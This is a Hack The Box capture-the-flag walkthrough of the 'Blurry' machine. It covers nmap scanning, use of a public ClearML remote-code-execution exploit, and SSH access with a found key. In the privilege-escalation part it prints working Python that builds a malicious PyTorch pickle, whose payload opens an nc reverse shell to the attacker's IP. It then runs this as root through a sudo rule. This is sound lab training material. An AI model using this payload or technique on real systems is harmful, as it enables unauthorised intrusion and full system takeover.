Blurry
A complete walkthrough of the "Blurry" machine from Hack The Box, detailing the path from exploiting CVEs in ClearML related to machine learning to injecting a malicious model and full system compromise.
Blurry - Walkthrough
Starting with a basic NMAP scan, we found ports 22 and 80 were open. I tailored the scan to get more information on these services.
Reconnaissance
nmap -sVC -Pn -n --disable-arp-ping -p22,80 -oA _sVC 10.10.11.19
Nmap Scan Results:
Nmap scan report for 10.10.11.19
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to [http://app.blurry.htb/](http://app.blurry.htb/)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The Nmap output shows a redirect to http://app.blurry.htb/. After adding app.blurry.htb to /etc/hosts, I navigated to the site and discovered a ClearML instance, version 1.13.
Foothold
To interact with the ClearML API, I followed the setup instructions.
pip install clearml
cd .bin/
./clearml-init
When prompted, I pasted the API parameters from the web application.


A search for vulnerabilities related to ClearML v1.13 led to CVE-2024-24590, a Remote Code Execution vulnerability. I set up a listener and used an available exploit to gain an initial shell.
I found this to be the easiest one to use: CVE-2024-24590-ClearML-RCE-Exploit
Set up a listener on a tab and run the PoC on the other:


During enumeration on the target system, I found a .ssh folder containing an RSA key. I transferred this key to my local machine and used it to SSH into the machine as the user jippity.
Privilege Escalation
After logging in via SSH, I checked for sudo permissions to escalate to root.
sudo -l
The output indicated that we can run a Python script in the /models/ directory with sudo and NOPASSWD. We also confirmed that we have write permissions in that directory.

$ ls -la /models
total 1068
drwxrwxr-x  2 root jippity    4096 Sep 14 07:06 .
drwxr-xr-x 19 root root       4096 Jun  3 09:28 ..
-rw-r--r--  1 root root    1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root       2547 May 30 04:38 evaluate_model.py
I analyzed the evaluate_model.py script and identified a potential vulnerability in how it uses PyTorch. The script likely uses torch.load(), which is backed by Python's pickle module. Pickle is known to be insecure against maliciously crafted data. By creating a custom class with a __reduce__ method, we can trigger arbitrary command execution during deserialization.
According to the Pickle documentation:
The
__reduce__()method takes no argument and shall return either a string or preferably a tuple... When a tuple is returned, it must be between two and six items long... The semantics of each item are in order:
- A callable object that will be called to create the initial version of the object.
- A tuple of arguments for the callable object.
This is the payload I created to exploit this behavior and gain a reverse shell:
import pickle
import os
import torch

class PVE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
               '/bin/sh -i 2>&1 | nc 10.10.16.2 6666 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    evil = PVE()
    torch.save(evil, 'evil.pth')

I ran the payload script (python3 pickled.py) to create evil.pth, moved it to the /models directory on the target machine, and started a listener on my local machine. Finally, I executed the following command on the target host:

sudo /usr/bin/evaluate_model /models/evil.pth
Voila! :) We are r00t.